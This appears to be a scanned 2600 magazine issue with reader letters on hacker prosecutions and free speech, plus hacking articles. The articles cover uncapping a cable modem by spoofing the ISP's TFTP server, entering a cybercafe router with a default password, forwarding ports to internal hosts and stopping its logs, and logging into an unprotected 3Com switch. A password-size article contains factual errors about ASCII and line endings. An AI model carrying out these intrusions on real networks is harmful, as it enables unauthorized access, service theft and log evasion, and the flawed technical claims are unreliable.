In response to "Consequences" published in 18:3, I am not sure that everyone is aware of how bad things have gotten. I think it is horrible that Sklyarov was arrested for violating the DMCA when what was being done promoted the sale of more eBooks. There are many injustices that have been done to many good people. As far as I know, I am the first person to be arrested for performing a port scan in the process of protecting a 911 system I was put in charge of. A simple port scan now seems to be an offense that one can be arrested for. While I have been successful at defending myself so far, it is still something that most computer people don't realize the rest of the world doesn't understand and which therefore must be illegal. Several articles have been written on my case, one by Bill Reilly, who is working on the Elcomsoft (Dmitry Sklyarov's employer) case. It can be seen at: http://www.onlinesecurity.com/Community_Forum_detail.php?article_id=23. Being the first to have to defend a case of this type I can tell you it is a very difficult task to undertake and I don't wish it on anyone. The devastation to business and family as well as bank account is tremendous and I am not sure that many

people understand what is involved. I thank your magazine for doing a great job on promoting rights and telling some of these stories so that the people know what is going on.

Scott Moulton
System Specialist and Software Engineer

Dear *2600:*

I was working at Bridgestone Firestone Information Services during the recall, so I was already bitter. The lawsuit against *2600* is to much... doubt I'll ever drive a Ford again.

Found On Road Dead, cute huh?

ht

Dear *2600:*

So I'm out in Omaha visiting my girlfriend over the Christmas break. Just before I left I grabbed a *2600* at B&N to read on the flight home. I flew into Chicago and had to switch planes.

Whenever I fly I ask to sit in emergency exit rows in order to get more leg room. Before takeoff, the flight attendant stopped by to make sure that I would agree to perform emergency tasks if needed. I told her it was no problem and continued reading my magazine.

I was into reading an article when I finally realized that we hadn't left the terminal yet. I looked up and a man had come onto the plane from the terminal. I watched him as he came up to me and said, "Sir, I need you to step off the plane, please bring your things."

Confused, I stood up and walked off the plane. Once on the sky-bridge, they informed me that I was going to be "screened" again. Before they started I asked why, and they replied, "the flight attendant said you were reading a terrorist pamphlet." I was confused at first and then explained to them that it was a magazine about "computers and electronics." They then asked if they could look at it and had to OK it with the pilots before I was allowed back on the plane. Oh yeah, I had to be "screened" again as well.

My guess is that she saw the article about "vulnerabilities" in "Passport" (regarding the article on Microsoft's new .Net Passport stuff).

I understand that with all of the recent events that people are more concerned about security, but I think there is a place where we need to draw the line. Causing a flight to be delayed for more than an hour over my reading a magazine is not acceptable.

Anthony D. Bower

Please write back to us (paper mail will get a human's attention a lot faster) with as much specific information on this as possible. When such events occur, we need to know exactly who is responsible so they can be dealt with as severely as possible. The idea that you can be taken off a plane because some dimwit doesn't understand your reading material should be considered an affront to every freethinking person alive.

Dear *2600:*

I can't believe it! Absolutely outrageous! Rogers has really pissed me off this time! I called Rogers' tech support for their cable Internet and I found out that you aren't allowed to run web servers while you are connected via Rogers Cable. If you do, then apparently you will be found out and they will come and take your cable modem away. Geez, all I wanted to do was run a puny little game server for Unreal Tournament. Their tech support guy told me that they scan all of their Rogers Cable customers for web servers. I think that this is stupid. Why would Rogers do that? Is there any way to circumvent the scans, so that my Unreal Tournament server dream can become a reality?

Johnny Slash

Internet access via a cable modem is not true Internet access. It's primarily meant for outgoing traffic, not incoming, such as you would be getting on a web server. This is yet another reason to support your local Internet Service Provider who will generally not get in your way as to how you choose to use the net.

Dear *2600:*

Recently I received a chain letter in my inbox. The chain letter had a boring poem about two friends who are too busy in life to speak to each other. When one finally decides to visit the other, he turned out to be dead from old age. What this has to do with a chain letter aside from conveying a moral of no use, I can't determine. The letter had a standard set of instructions. Send this letter to a dozen or so people within three hours of reading or suffer incredible bad luck.

I dug up all the e-mail addresses listed in the e-mail and replied back to them. I quoted Robert Frost, "The Road Less Traveled," and told them all to take the road less traveled and not forward the chain letter on to a dozen other people to venture on into an endless tree of useless e-mail.

To my surprise, I received several replies from people who could not determine how I knew their e-mail addresses, even though the e-mail I sent to them had the original chain letter within the body. Apparently, I pissed off a bunch of people making them feel foolish for sending the message to their friends. If you consider it, it's thinking only about yourself that drives you to ship off an e-mail to all your friends so they can take on the burden of bad luck if they don't spam others within three hours of reading.

To make a long story short, I was supposedly reported to some Internet security agencies and told I wasn't aware of the repercussions of my actions.

Tell me I don't have the right to free speech. "Nicolai... you don't have the right to free speech." There we have it.

Nicolai

Dear *2600:*

I just wanted to write a quick letter to you guys telling you that I e-mailed Ford informing them that I was boycotting (and encouraging everyone I knew to boycott) them due to the legal actions they were taking against *2600*. I told them that freedom of speech is probably the most important freedom we have as Americans and that I could not accept them taking legal actions to prevent said freedom. Thanks for the great magazine and website, guys. If you keep writing, I'll keep reading.

Sunfist

Dear *2600:*

Why is it that those in power are so afraid of people who they see as a threat to that power? I'm enrolled

in a Business Technology course at my high school. It's sold as some super advanced course, but I personally find it to be a little below my level, so I find myself spending most of my time helping the instructor with little projects on the side. A few weeks ago we replaced his school-owned piece of shit computer with a rather nice Pentium III machine we built ourselves. In order to connect to the school network however, we required a couple of programs which the system admins refuse to give out. Namely Novell Client software and some program the teachers use to do attendance and gradebooks called STI. After several work orders were filed in an attempt to get someone from the tech department to come and take care of this issue for us - each of which was simply ignored - we decided to take matters into our own hands. After a couple of hours spent scrolling through every directory on every network drive on the school server (access to which his "teacher access" provided - no hacking was required), I managed to find copies of both programs needed. We downloaded the software and got our system up and running. Yesterday he was called into a meeting with the Superintendent of Schools and accused of using his class to train hackers. He is now teaching a restricted curriculum. They tell him quite specifically what he can and can't teach. Myself and a few other students who had absolutely nothing to do with the alleged attacks now have our computer privileges closely scrutinized. We also have reason to believe that certain individuals in the upper levels of the admin hierarchy have been sabotaging our equipment. Ultimately what it comes down to is this: the school tech department sees myself and a few other students as a free source of labor which the school board can tap to do their jobs. This threatens their paycheck, so we're on the shit list. I have three months to go until I graduate high school and get rid of all this bullshit once and for all. I'm biting my tongue and resisting the urge to do some real damage. Why is it that people in power seem to go out of their way to threaten, anger, and ultimately push perfectly legitimate hackers to do the kind of things that give us a bad rep? I'd have to say that not wanting to restrict future generations even further is the only reason I haven't done such things yet. Just three more months.

Ghent

Even if you were the last class of seniors in your high school, destruction wouldn't be the answer. Nothing would make the morons who antagonize you happier. What's important is for you to reveal their stupidity in ways that non-technical people can understand. You've indicated that there is a paper trail which would prove that you attempted to get help from the tech department and that they ignored you. Assuming you didn't violate any software licenses in doing what you did, it should be a snap to prove that you did nothing wrong. There's no reason why you can't (or shouldn't) continue to help with this after you're gone.

Dear *2600:*

I was pretty disgusted when a friend of mine told me about a new kids' show that his kids were watching. It's called *Cyberchase* and the URL is at: http://pbskids.org/cyberchase/meet_hacker.html.

He said, "I haven't seen more than two minutes of it, but the gist of the show is that hackers are bad. In fact, my kids now call each other 'hacker' as a put-down."

They are planting seeds I tell ya. I like PBS but after seeing this, I'm going to write a short note to the pbskids.org site (unless you have a better contact), just to let them know how I feel about this 'toon.

Just thought I'd pass along this info. Maybe others might want to rethink donations or write a (nice) short note.

johnnyfulcrum

It's essential that people express their feelings about this since it's a really unfair characterization. Contact your local PBS station as well as PBS, the Corporation for Public Broadcasting, and the National Science Foundation, all of whom provide funding. It's bad enough to have the evil character be a hacker but for his actual name to be Hacker is a bit much.

Dear *2600:*

I had nothing to do last Monday so I went to a lecture given by Janet Reno at my college. I was bored, and I thought that she might have something intelligent to say. After announcing that she was running for governor in Florida and an unconvincing tirade about how we need to "shake up the government system," Reno stated that "we need to protect our young children from the hackers that try to seduce them in chat rooms and prevent hackers living in other countries from stealing funds from America's banking institutions." After this broad generalization, I was pissed and wrote a question on the paper provided by the proctor of the assembly. After a slew of questions about health care, the legal system, and even a question about whether Jeb Bush was more intelligent than George W. Bush, she neglected to answer "Why are hackers still being criminally prosecuted for pointing out blatant and potentially dangerous security holes in government and business computer networks?" I guess our nation's politicians are still unable or unwilling to tackle the injustice in our society.

Polar Mike

She probably watched an episode of "Cyberchase" right before giving that speech. Children's cartoons are popular with politicians and it explains the level of their intellect. It would be a good idea to keep track of all the stupid things they say about hackers.

Dear *2600:*

As I am sure you know, the goddamned SSSCA is still being bandied about. This is basically the complete bending over of customers by the RIAA, MPAA, and other lobbying groups. Because Congress is here to represent business, right? This country was started on the premise "We hold these truths to be self evident: every corporation has the right to as much profit as possible, regardless of the rights, health, or well being of the citizens of these United States," right?

Here is a great website that is trying to fight by sending faxes to congresspeople: http://www.digitalconsumer.org-/fax.html. You can use their letter, modify it, or write your own. Please take a moment to do this. Maybe we can get some of our rights back for a change.

Continued on page48

Creative Cable Modem Configuration

by Pankaj Arora
pankajarora@paware.com

An interesting aspect of cable modem technology is the evolution and standardization of the Data Over Cable Service Interface Specification (DOCSIS), developed by Cable Television Laboratories, Inc. and approved by the International Telecommunication Union (ITU).

The focus of this piece deals with the way ISPs configure DOCSIS-compliant cable modems and is constructed in a fashion that educates the reader on how a cable modem user could potentially configure their own device. Take very important note, reconfiguring and/or tampering with your cable modem not only most likely breaks your terms of service agreement but could potentially be found illegal in most jurisdictions and would then be punishable by law. If you wish to experiment, prior permission from your cable modem service provider would most certainly be necessary. I urge you to educate yourself through this writing but not to break the rules, and I urge cable modem service providers to use the information contained in this article to help better protect their service. I have a cable modem myself and I respect my cable company and the law - but I also highly value free speech and learning.

This article makes the assumption that the reader has prior TCP/IP, networking, and Linux knowledge (although this can theoretically be done on plenty of other OSes). There are certain exceptions to the content of this article and claims are based on a generalization of the DOCSIS-compliant cable modems that exist on the market today as well as my own testing - and the work of others.

How does an ISP configure DOCSIS-compliant cable modems? To answer that, one should first take notice of the interfaces on a cable modem. One interface connects to the coaxial cable itself. This is the HFC interface. Another is traditionally either Ethernet or USB (or both in some models) which is used to connect the cable modem to the customer's computer (or other network device). This is the CPE interface. As you may already know, the device we connect the cable modem to will have a hard-coded (but still "spoofable") MAC address which will be accompanied by an IP address which is either static or dynamically assigned by the ISP and of course handled in software.

However, a few things most people may not know are: 1) The cable modem itself has a hardware address and an IP address on the HFC interface and 2) The cable modem itself has another IP address on the CPE interface. Generally this IP address is 192.168.100.1.

When you turn your cable modem on, it uses a primitive TCP/IP stack and DHCP client to request an IP address for the HFC interface. With some ISPs the IP address it will receive will be a 10.x.x.x address. Additionally, upon receiving the IP address for the HFC interface, it may also receive the IP address for the ISP's Trivial File Transfer Protocol (TFTP) server. Upon the modem obtaining the IP address for the TFTP server it will connect to the server, download a configuration file, and use that to setup such things as downstream and upstream bandwidth caps. It's a rather simple process that usually doesn't take more than a minute.

How would one hypothetically configure a cable modem? To configure a cable modem, the first thing one would have to do is obtain the IP address of the ISP's TFTP server. For some it may actually be the same as the ISP's DHCP server. To find the address one could look at the information provided by the cable modem's mini web server (which exists on some modems such as certain Motorola SurfBoard models and can be accessed via the Ethernet/USB interface IP address, e.g. 192.168.100.1, using a standard web browser). Conversely, if that option isn't available or if the TFTP server information isn't given via the web server, then one could possibly use an SNMP client to scan the modem for that same information.

Using this same process(es), one would also need to obtain the name of the DOCSIS configuration file the modem downloads since TFTP doesn't allow you to list directories and thus a specific filename must be known to be able to download the configuration file. Once you find that out, the next steps are to use a TFTP client to download the configuration file off the ISP's

TFTP server and to use a DOCSIS utility to decode the file into a readable text format. Once you decode the configuration file, it will look something like this:

```
Main {
NetworkAccess 1;
ClassOfService {
ClassID 1;
MaxRateDown 1544000;
MaxRateUp 128000;
PriorityUp 0;
GuaranteedUp 0;
MaxBurstUp 0;
PrivacyEnable 0;
}
MaxCPE 3;
/* EndOfDataMarker */
}
```

One could theoretically adjust the settings to his or her own preference. For example, setting MaxRateUp to 0 would remove any upstream cap that may exist on the cable modem's end and setting MaxRateDown to 0 would do the same for downstream. After any changes are made, the file can be re-encoded using a DOCSIS utility. Again, let me stress to you, know the rules and follow them. This information is provided for understanding and was not produced with the intent of fostering and/or promoting illegal activities. Be smart and keep it legal, but at the same time don't be afraid to learn about this technology.

How would one apply the configuration themselves? The next steps involve running both a TFTP server and a time server (since many cable modems time-stamp log entries those modems make) on the computer/device that is connected to the cable modem [CPE interface]. The process is rather straightforward:

1) Place the configuration file in the root directory of the TFTP server making sure you use the exact same file name your ISP uses.

2) Depending on what OS you use you may want to create an entry in your HOSTS file for the modem's CPE IP address (since DNS will not be available when the cable modem is connecting to the TFTP server and things such as the standard Linux inetd service does not like the lack of DNS availability when resolving hostnames - most Linux distributions have the HOSTS file at: /etc/hosts).

3) Create an alias IP address on the interface your cable modem is connected to. As you may have guessed, the alias IP address needs to be the IP address of the TFTP server as you are going to be doing a little spoofing. Depending on your OS, this can be done in a variety of ways. Under Linux, with IP Aliasing installed in the kernel, one could simply issue the following command: ifconfig eth0:1 <tftp server> netmask 255.255.255.255. Replace <tftp server> with the IP address of your ISP's TFTP server of course. If you don't have IP Aliasing built into the kernel or otherwise generally available you could just theoretically change your IP address to that of the TFTP server for the time being. You will want to ensure you set the netmask to 255.255.255.255 to avoid unwanted network routes which could cause problems.


4) The next step is to create a static route to your cable modem to ensure you are coming from the spoofed address. Under Linux one could issue the command: route add -host <cpe interface ip address> gw <tftp server> again replacing that which is in brackets with the proper values.

5) Once all the preceding setup is complete, one would start their TFTP and time server with everything in place and start pinging the cable modem's CPE IP address and then, while that is occurring, reset the cable modem (or unplug it for a few moments and plug it back in).

If you were able to get this far and you set everything up right, chances are the cable modem will download the configuration file from you. Once this is complete the aliased address can be deleted or the IP address can be set back to DHCP or the static address given by your ISP. Additionally, you can stop pinging. You can verify this works via an SNMP query on the CPE interface or by just testing the results of any changes made.

Back up! How does this all make sense? The setup is similar to that of how it is set up on an ISP's end, for the most part. The pinging of the cable modem's CPE interface "poisons" the ARP cache of the cable modem and the resetting of the modem flushes the cache so the ISP's TFTP server MAC address (the real one) is flushed out. This process essentially makes the cable modem believe the MAC address of the TFTP server is yours instead of that which belongs to the ISP's TFTP server which - as far as the cable modem is concerned - makes you the TFTP server it wants. So when it's ready, it will connect to your box and get your configuration file. If you have a detailed enough understanding of TCP/IP this should make sense. If not it's okay, there are plenty of resources available to learn more of the fundamentals. There are many potential barriers an ISP may and should put in place to prevent this procedure from working. Additionally, some cable modems don't allow you to ping the CPE interface until it obtains the TFTP configuration file, which would essentially prevent the spoofing from working as it will cache the correct MAC address before you can deliver it the wrong one by pinging it. However, for the most part this process tends to work - at least for now.

I hope this article extended your understanding of how cable modems work and are configured - the utilities, servers, and services mentioned in this article are readily available on the web for numerous platforms.



by hairball
hairball@illgotten.net

In the course of a computer security professional's everyday web surfing, we can't help but come across several programs that can do interesting things with passwords. From the everyday Unix/Linux password cracker to the Windows brute forcing programs strewn all over the Internet, I see the same single problem that seems to envelop most of them. Many read from a password list instead of generating the passwords as they go. While this makes perfect sense when used with "most common passwords" lists and all, when it comes to brute force this is very impractical due to the large number of possible password combinations. Let's do a little investigation.

As many of you probably already know, the ASCII character set contains a total of 256 unique characters. Remember that a byte is eight bits, and that a bit is a one or a zero. Therefore, in the range 00000000-11111111, only 256 possibilities exist. So every file in existence can only contain combinations of these 256 characters and nothing more. Numbered 0-255, each character possible has its own ASCII code. The first 32 codes (0-31), when it comes to text files, are control codes. These codes, which date back to MS-DOS 1.0, are passed from program to program to perform certain functions. For example, code 7 is the "bell tone" code. This is the code that causes your computer to send the motherboard the command to make your onboard PC speaker beep. On a PC compatible system, entering a raw ASCII command is as simple as holding down the ALT key and entering its code on the numerical keypad (not the one above the letters).

Here's a simple example:

1) Open a DOS window (C:\COMMAND.COM on most versions of Windows/DOS).
2) At the command prompt, enter "ECHO", and a space.
3) Now, hold down the ALT key, and press 7 on the numerical keypad.
4) Release the ALT key.
5) Your screen should say something similar to "...>ECHO ^G."
6) Now, press the enter key.

Since the DOS command "ECHO" tells your computer to spit back at you what you just entered, it will display the control character on your screen. But the code you just entered is not a visible character; it is the bell tone code. Instead of "^G" being proudly displayed, one of two things will happen. Depending on your system configuration, either your PC speaker will beep (sometimes it will just click on cheap motherboards), or Windows will play the "default beep" sound file that's programmed in the system settings. In the latter case, Windows simply intercepts the motherboard's beep command and interprets it internally.

Other control characters include "backspace" (8), "linefeed" (10), and "character return" (13). Each of the ASCII control characters also has a simple keyboard command, such as "break" (3) which is CTRL+C. Notice how the above bell tone example displayed ^G on the screen? This is because ALT+7 and CTRL+G are the same ASCII command character. This is how functions such as CTRL+C (copy) and CTRL+V (paste) work in Windows.

Here's a simple example:

7) Open a DOS window (again).
8) At the command prompt, enter "DIR", the DOS command to list the files in the current directory.
9) Now, hold down the ALT key, and press 13 on the numerical keypad.
10) Release the ALT key.
11) Notice that the directory was displayed. This is because ALT+13 is the same as enter.
12) Now, try it again by entering "DIR" at the prompt again.
13) This time, instead of ALT+13, use CTRL+M.
14) Notice the same thing happens, because CTRL+M is the same as ALT+13.

ASCII codes 32-126 are where the common keys are: A-Z, a-z, 0-9, plus all the symbols keys, space, and whatnot. 99.9 percent of the time a system password will consist of nothing but these characters.

ASCII codes 127-255 are the "extended" characters. These codes are characters with accent marks, drawing characters, and other such novelties. These characters are interpreted differently in DOS and

Windows environments, and cause a lot of compatibility issues. For this reason, they are mostly not well understood by the Windows generation. At a DOS window, try ALT+ 176, 177, 178, 219. These are shading effects used in old school DOS programs. Also, check out the border drawing set, ALT+ (179-222). If you have ever seen a DOS program that draws a border around itself without any graphical modes, this is how it does it.

Unix and Linux, because of the nature of the OS itself, can handle passwords made up of almost any combination of almost any of the 256 characters. Unfortunately, password files simply cannot contain all of this. The only characters that I know of that can't be used in a Unix/Linux password is code 0 and 13. Remember from the above example that 13 is the same as enter. So how would a password be able to contain an enter as a character? It can't. Code 0 is NULL, and entering nothing is nothing. Linux passwords can, however, contain the linefeed character. This is where Windows has some trouble. In Windows, both a linefeed and carriage return are needed to end a line in a text file. But in Unix/Linux, they both perform a different function.

A linefeed is a control character that says, "Go to the next line." A carriage return is a control character that says, "Go to the beginning of the line." So in a normal Windows/DOS text file, each line ends with both a linefeed and a carriage return. Here's an example.

What your computer sees:
Joe is COOL.[CR][LF]He likes Cheese Pizza![CR][LF]DMCA Sucks.
What you see:
Joe is COOL.
He likes Cheese Pizza!
DMCA Sucks.

Your computer displays the first part, "Joe is COOL." It hits the carriage return code and puts the cursor back at the beginning of the line - at the J in Joe. Then it hits the linefeed character and takes the cursor down one spot, right below the J in Joe, which is the beginning of the next line. It continues displaying the next line, "He likes Cheese Pizza!" until it hits the CR and LF again and repeats the process. This is how each sentence appears to be on its own line, even though a text file is a continuous string of data.

The problem arises when one of the characters is missing. Let's say for some reason the text file does not contain the carriage return control characters.

What your computer sees:
Joe is COOL.[LF]He likes Cheese Pizza![LF]DMCA Sucks.
What you see:
Joe is COOL.
He likes Cheese Pizza!
DMCA Sucks.

This is because the computer displays the first part, "Joe is COOL.", hits the linefeed control character, and spaces the character down one line where it left off. Since there is no carriage return, the computer does not reset the cursor at the beginning of the line and it just starts printing where it left off, just one line down.

Now let's say the same text files now have carriage returns, but are missing the linefeeds.

What the computer sees:
Joe is COOL.[CR]He likes Cheese Pizza![CR]DMCA Sucks.
What you see:
DMCA Sucks.eese Pizza!

This is because the computer prints the first part, "Joe is COOL.", then hits the carriage return control character and sets the cursor back to the J in Joe. Then it continues with the next line, "He likes Cheese Pizza!," overwriting what was on the screen before. Since there was no linefeed, the computer did not go to the next line.

The most common place you may experience problems from CR and LF mismatches is during telnet and terminal sessions. Telnet is not as much of a problem because most servers have adopted the VT100 standard, but using a terminal emulator on a modem has been famous for this kind of trouble. Also CR and LF play a major role when using a dot-matrix printer. Anyhow, back to the file formatting.

This is why sometimes if you copy a text file from one operating system to another, it doesn't open right. There are simple ways to fix this, such as opening them in a program that understands the format, then resaving them. But the fact is that Unix/Linux and Windows/DOS use different text file formats, and the size of a password file will be larger on a Windows/DOS system than a Unix/Linux system.

Windows/DOS requires a text file to have both the linefeed and carriage return codes, while Unix/Linux requires only the carriage return (under most configurations).

So, let's get to the math. As discussed earlier, a password can contain any of the characters except the NULL (code 0) and the carriage return (code 13). So the question is, how big would a text file be that

contains every possible Unix/Linux password?

Let's figure it out.

For all practical purposes, we are going to assume the password can be made of any ASCII character except 0 and 13, and that it can be between zero and eight characters long.

So, of the 256 possible characters, we are going to be using 254 of them. Let's make a chart of the possibilities.

We know that there's only one zero-character password, a blank one.

Now, for each of the remaining combinations, we are going to use the formula 254 ^ (number of characters). This will give the possible combinations of 254 characters for any given length of password.

```
Number of 0 character passwords:                          1
Number of 1 character passwords:                        254
Number of 2 character passwords:                     64,516
Number of 3 character passwords:                 16,387,064
Number of 4 character passwords:              4,162,314,256
Number of 5 character passwords:          1,057,227,821,024
Number of 6 character passwords:        268,535,866,540,096
Number of 7 character passwords:     68,208,110,101,184,384
Number of 8 character passwords: 17,324,859,965,700,833,536
=============================================================
                TOTAL:           17,393,337,673,075,145,131
```

Whew! That's a lotta passwords! But how much hard disk space will a plain-text list of them all take up?

Well, let's do more math!

Let's assume the password list will be stored on a Windows/DOS system. This means that every entry will require a carriage return and linefeed byte to maintain the text file format. So, here's the formula.

*Size = [Number of X digit passwords * (X + 2)]*

Breakdown: The space needed on the hard drive to store this set of passwords (in bytes) is equal to the number of password combinations in the set, times the length of each password plus 2 (carriage return and linefeed).

Example: There are 254 one-character combinations. So that's 254 passwords times a length of three. Each password is three characters long because of the one-character size, plus the carriage return and linefeed.

Okay, lets form another table.

*X: # of Passwords * (Digits + 2) = Size in Bytes*

```
=============================================================================
0:                          1 * ( 0 + 2 ) =                               2
1:                        254 * ( 1 + 2 ) =                             762
2:                     64,516 * ( 2 + 2 ) =                         258,064
3:                 16,387,064 * ( 3 + 2 ) =                      81,935,320
4:              4,162,314,256 * ( 4 + 2 ) =                  24,973,885,536
5:          1,057,227,821,024 * ( 5 + 2 ) =               7,400,594,747,168
6:        268,535,866,540,096 * ( 6 + 2 ) =           2,148,286,932,320,768
7:     68,208,110,101,184,384 * ( 7 + 2 ) =         613,872,990,910,659,456
8: 17,324,859,965,700,833,536 * ( 8 + 2 ) = 173,248,599,657,008,335,360
=============================================================================
  TOTAL:                                    173,864,628,360,502,142,436
```

So, how big would a Windows/DOS text file that contained every possible Unix/Linux password be?

Looks like 173,864,628,360,502,142,436 bytes.

That's 169,789,676.2 Terabytes.

Well, this is every possible password *ever*, but remember I said that 99.9 percent of all passwords only used characters between ASCII codes 32-126? Lets figure this whole thing out again using this set instead of the whole shebang.

```
Number of 0 character passwords:                  1
Number of 1 character passwords:                 95
Number of 2 character passwords:              9,025
Number of 3 character passwords:            857,375
Number of 4 character passwords:         81,450,625
Number of 5 character passwords:      7,737,809,375
Number of 6 character passwords:    735,091,890,625
Number of 7 character passwords:  69,833,729,609,375
Number of 8 character passwords: 6,634,204,312,890,625
```

```
X: # of Passwords          *  (Digits + 2 ) = Size in Bytes
=============================================================================
0:                       1 * ( 0 + 2 ) =                   2
1:                      95 * ( 1 + 2 ) =                 285
2:                   9,025 * ( 2 + 2 ) =              36,100
3:                 857,375 * ( 3 + 2 ) =           4,286,875
4:              81,450,625 * ( 4 + 2 ) =         488,703,750
5:           7,737,809,375 * ( 5 + 2 ) =      54,164,665,625
6:         735,091,890,625 * ( 6 + 2 ) =   5,880,735,125,000
7:      69,833,729,609,375 * ( 7 + 2 ) = 628,503,566,484,375
8:   6,634,204,312,890,625 * ( 8 + 2 ) = 66,342,043,128,906,250
=============================================================================
   TOTAL:                                66,976,482,088,208,262
```

So, a plain-text Windows/DOS format text file containing every possible Unix/Linux password for ASCII characters 32-126 would be:

66,976,482,088,208,262 bytes which is 65,406.7 Terabytes.

Quite a large file.

Perhaps now you can understand why I am forced to laugh when I see a program on a web page or BBS that claims to be able to generate a complete password list using the entire ASCII alphabet. Sure, the program probably could do it, if it had two million terabytes to work with. And, oh, it would probably take a few decades too.

My point being, brute force is a real time-consuming game. It takes raw power that most of us just don't have available. If you need to brute force, then you'll need to get a program that generates the password list as it goes, therefore making the requirement for free hard drive space a little less.

While most of you probably knew that a complete password list would be quite a large file, even I was guilty of thinking a 40-gig hard drive would handle the job. By writing this article I hope to have opened a few people's eyes and save you the wasted time of trying to accomplish something that is, at best, a bad idea.

In conclusion, I have a question. What do you and all the computers you come in contact with all have in common? They both are capable of doing whatever the hell you want. Peace Out.

Greetz: sybah, tekniq, radiate, MrT, myke@LM

[Special Thanks to Windows Calculator]

Defeating Network Address Translation

by g00gleminer
g00gleminer@fiberia.com

I was sitting in a cybercafe recently, daydreaming how nice it would be to remotely access these shiny Linux boxen in front of me to hop around the net anonymously. I gave it a shot. No shell access - someone clueful set up these hosts. I tried to shoulder surf the password out of the bored (but helpful) cafe worker. My eyes were too slow. D'oh! I tried to browse / via the browser - no luck. The front door was impervious. But I asked myself if someone had set up the "back door" with the same attention to detail. I surfed to whatismyipaddress.com and got the IP address. I made a note of it on my PDA. Back in the lab, I poked around. The IP addy turned out to be a DSL router doing network address translation (NAT) for the cafe's machines. This is a pretty common setup, since it's cheap and secure - if it's set up correctly. Emphasis on the last part of the sentence.

g00gle@perciplex:g00gle [205] telnet 63.228.xxx.xxx
Trying 63.228.xxx.xxx...
Connected to 63.228.xxx.xxx.
Escape character is '^]'.

Flowpoint/2200 SDSL [ATM] Router fp2200-32 v3.5.1 Ready
Login:

Lessee, could that be on a default password list? I surfed to www.phenoelit.de/ dpl/dpl.html (this site is threatened by the DMCA, incidentally)

and saw the default immediately: admin (sad, but true).

*Login:******

Logged in successfully!

Now what? I had to figure out a way to do some port redirection so that the Flowpoint would forward specific service traffic to the same port on internal, NAT'ed hosts. After some Google (ab)usage, I did:

 # dhcp list

and saw the IP pool of reserved, non-routeable addresses handed out to the cafe clients upon issuing a DHCP request. I chose one of the IPs and issued the command which would do the port forwarding from the Flowpoint to this particular internal IP address and port. I chose ftp since it comes enabled on many linux distros.

 # rem addServer 192.168.254.19 tcp ftp wan

 # exit

Now I tried to connect to the masqueraded host:

g00gle@perciplex:g00gle [206] ftp

63.228.xxx.xxx

Connected to some.cybercafe.host

220 some.cybercafe.host FTP server ready.

Name (some.cybercafe.host:g00gle):

Woohoo! It worked. From here, I could do any number of things which I will leave to your imagination. Note that in getting to this point, I did not change the Flowpoint admin password, muck with DHCP leases, or generally cause unwarranted chaos. I also took the time to restore the service to its previous unforwarded state when I was finished:

 # rem delServer 192.168.254.19 tcp ftp wan

If you try this for yourself, remember not to choose telnet as the forwarded service, or you will lose communication with the router on subsequent connects. It would also be wise to temporarily turn logging off prior to exploration of the Flowpoint OS:

 # system log stop

Although this example worked for a cybercafe setting, you will encounter similar setups elsewhere since many people 1) trust NAT blindly and 2) are too lazy to change default passwords. It should be easy to do this for Cisco DSL routers as well.

NSO Abuse

by Chris Byrnes
JEAH Communications, LLC
http://www.JEAH.net

A few years back, the government split up the monopoly Network Solutions held on the registration market. Now, at that time, they still allowed Network Solutions to control the global registry (the thing that all competing registrars report back to so all the data is kept in sync). As you may know, Network Solutions is now owned by VeriSign.

Our good friends at VeriSign not only operate two registrars (registrars.com, and Network Solutions), but also this central registry called "VeriSign Global Registry." Lots of domains have been expiring in the last few months as people forget to pay their bills, dot com companies flop, etc. When these domains expire, they are supposed to be deleted within a maximum timeframe of 30 to 45 days. Otherwise the registrar must pay an additional registry fee to keep the domain active. (No registrar will do this if they don't get paid by the client, of course). This is all according to the global registry policy.

Let's do a WHOIS lookup on a domain I know is expired, because I've been trying to register it: skullbocks.com. skullbocks.com, of course, was the domain name used in the popular movie "AntiTrust." This domain is registered at Network Solutions and it says "Record expires on 05-May-2001." So I contacted VeriSign and asked why the domain hasn't been deleted yet. No response.

I spoke with an official at a competing registrar who told me, "VeriSign essentially is allowed to break its own rules. It just says that it pays itself the additional registry fee to keep the domain alive. In all honesty, VeriSign could continue to hold onto as many expired domains for however long it wanted, and never be breaking the registry rules."

ICANN, the non-profit corporation that was formed to assume responsibility for the IP address space allocation, protocol parameter assignment, domain name system management, and root server system management functions, has yet to adopt a policy that supersedes the policies put in place by VeriSign in this matter.

The Threat of a Lazy Admin

by Javier O.
javih3@yahoo.com

I am writing this article because many admins do not seem to grasp the importance of security, especially "inside" security. Last summer I moved into some new apartments here in beautiful west LA. About a month later we decided to hook up our place with DSL, so we placed a call and scheduled an appointment. Weeks later we had DSL. As soon as the techs were done with the installation, I busted out my LinkSYS switch and a couple more hubs and hooked my whole place up. First thing I did was an IFCONFIG to get my IP info. I noticed that we were on a DHCP based service and that we were not the only ones on the same network segment. I decided to secure both of my roommates' Windows boxes, unsharing the drives, setting passwords and permissions for files and printers. When all that was done I checked my Linux box. I was curious to see what else was in our same segment, so I busted out the trusty NMAP (www.nmap.org) scanner and did a: #>nmap ñO 192.168.0/24 > results. That way it would scan the whole network based on a class C address and the results from the scan could be saved to the file "results". As expected, 192.168.1.1 and 192.168.1.2 were interesting. The first one belonged to a Cisco router and the second address belonged to a 3com switch. So I did a quick telnet to the switch and didn't get a prompt. So I hit the ENTER key twice and *bam!* I got a Login prompt. 3com switches by default have no password set. According to the manual, you are supposed to set one upon installation... tsk, tsk. So I typed in "Admin" with no password and I got the following:

Login: admin
Password:

Menu options: ——3Com SuperStack II Switch 1100——
ethernet - Administer Ethernet ports
ip - Administer IP
logout - Logout of the Command Line Interface
snmp - Administer SNMP
system - Administer system-level functions

Type ? for help.
——————Switch 1100 (1)——————
Select menu option:

